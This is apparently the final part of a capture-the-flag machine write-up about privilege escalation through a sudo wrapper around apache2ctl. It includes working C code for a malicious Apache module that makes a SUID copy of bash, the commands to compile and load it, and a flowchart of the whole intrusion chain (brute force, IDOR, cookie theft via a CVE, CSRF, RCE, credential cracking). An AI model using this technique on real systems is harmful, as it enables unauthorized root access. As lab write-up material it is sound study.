When I try to execute it or pass the parameters that would allow me to read files with the regular apache2ctl1, I just the get usage printed. Apparently it just takes a single argument for the config file to be used. The strings command reveals a few likely checks that the binary does before passing it to the actual apache2ctl.
$ sudo /usr/local/bin/safeapache2ctl
Usage: /usr/local/bin/safeapache2ctl -f /home/mark/confs/file.conf

$ strings /usr/local/bin/safeapache2ctl
--- SNIP ---
Include
IncludeOptional
LoadModule
/home/mark/confs/
[!] Blocked: %s is outside of %s
Usage: %s -f /home/mark/confs/file.conf
realpath
Access denied: config must be inside %s
fopen
Blocked: Config includes unsafe directive.
apache2ctl
/usr/sbin/apache2ctl
--- SNIP ---
The host has gcc installed and I decide to load my own custom module. As soon as the following code is loaded it copies the bash binary and adds the SUID bit.
#include <stdio.h>
#include <stdlib.h>
static void exploit() __attribute__((constructor));
void exploit() {
    system("cp /bin/bash /home/mark/bash && chmod u+s /home/mark/bash");
}
I compile the code as shared library and place it into /home/mark/confs/exploit.so.
$ gcc -fPIC -shared exploit.c -o exploit.so

$ cat << EOF > /home/mark/confs/file.conf
LoadModule exploit /home/mark/confs/exploit.so
EOF
Finally I run the safeapache2ctl again and after it finishes executing, there’s a new bash in the home directory of mark and I can use it to escalate to root with the -p switch.
Attack Path
flowchart TD

subgraph "Execution"
    A(Username format and starter password) -->|Bruteforce| B(Access as student)
    B -->|IDOR in chat messages| C(Password for Gitea)
    C -->|Source Code| E(PHP dependencies)
    E -->|CVE-2025-22131 to steal lecturer cookie| F(Access as lecturer)
    F -->|CSRF in notice feature| G(Access as admin)
    G -->|PHP wrapper chain to RCE in report feature| H(Shell as www-data)
end

subgraph "Privilege Escalation"
    H -->|Crack passwords in DB| I(Shell as jamil)
    I -->|Write access to Python module| J(Shell as mark)
    J -->|"Run (safe)apache2ctl as root"| K(Shell as root)
end